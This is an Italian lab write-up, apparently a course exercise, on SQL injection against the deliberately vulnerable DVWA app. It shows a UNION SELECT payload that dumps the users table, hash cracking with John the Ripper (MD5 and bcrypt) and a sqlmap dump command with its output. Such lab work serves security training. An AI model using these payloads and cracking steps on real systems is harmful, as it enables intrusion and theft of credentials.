

## Pratica S6L4

SQL injection sul sito dvwa per individuare le password nel database



**DVWA**

### Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user,password FROM dvwa.users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99


ID: ' UNION SELECT user,password FROM dvwa.users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user,password FROM dvwa.users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user,password FROM dvwa.users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user,password FROM dvwa.users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Copio le password in un file txt



```
*~/Desktop/john/pass.txt - Mousepad
File Edit Search View Document Help
1 admin:5f4dcc3b5aa765d61d8327deb882cf99
2 gordonb:e99a18c428cb38d5f260853678922e03
3 1337:8d3533d75ae2c3966d7e0d4fcc69216b
4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

Lancio il comando `john --format=raw-md5 pass.txt` e mi da il risultato con tutte le password convertite

```
(kali㉿kali)-[~/Desktop/john]
$ john --format=raw-md5 pass.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=6
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password      (admin)
password      (smithy)
abc123        (gordonb)
letmein       (pablo)
Proceeding with incremental:ASCII
charley       (1337)
5g 0:00:00:00 DONE 3/3 (2024-12-12 15:40) 19.23g/s 700242p/s 700242c/s 763273C/s stevy13..chertsu
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

## Extra

~/Desktop/john/hash.txt - Mousepad

File Edit Search View Document Help

1 pippo:\$2b\$05\$0js/dMUOU12yjrD60EHJb.cb1zE9CPNg.mPR8BE11f0DIyPaVf436  
2 user:\$2b\$05\$707caKmIpPBZxM.RV1lnie/S8jiAjE4C/S6neVAN00bgJ7tE4dW3.  
3 user2:\$2b\$05\$j5vV5M6CMYvUW09dULw9be2907RARl9lGIe7ijxf2/47vHwl1YVQq  
4

```
(kali㉿kali)-[~/Desktop/john]
$ john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 32 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
shadow       (user)
1g 0:00:00:04 0.12% (ETA: 17:45:12) 0.2141g/s 4428p/s 8892c/s 8892C/s wales..nahomi
darksoul     (user2)
2g 0:00:00:27 1.23% (ETA: 17:26:03) 0.07393g/s 7733p/s 8807c/s 8807C/s 123abc*..122344
mena        (pippo)
3g 0:00:00:44 DONE (2024-12-12 16:50) 0.06744g/s 7718p/s 8371c/s 8371C/s merely..memory7
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

## Password identificate e decodificate con sqlmap

```
[15:37:06] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[15:37:06] [INFO] starting 6 processes
[15:37:07] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[15:37:07] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[15:37:08] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[15:37:08] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+-----+-----+
| user | password |
+-----+-----+
| admin | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123) |
| 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
| pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+-----+-----+

[15:37:11] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.50.104/dump/dvwa/users.csv'
[15:37:11] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.104'

[*] ending @ 15:37:11 /2024-12-12/

(kali@kali)-[~]
$ sqlmap --cookie="${cookie}" -u "${url}" -D dvwa -T users --columns -C user,password --dump
```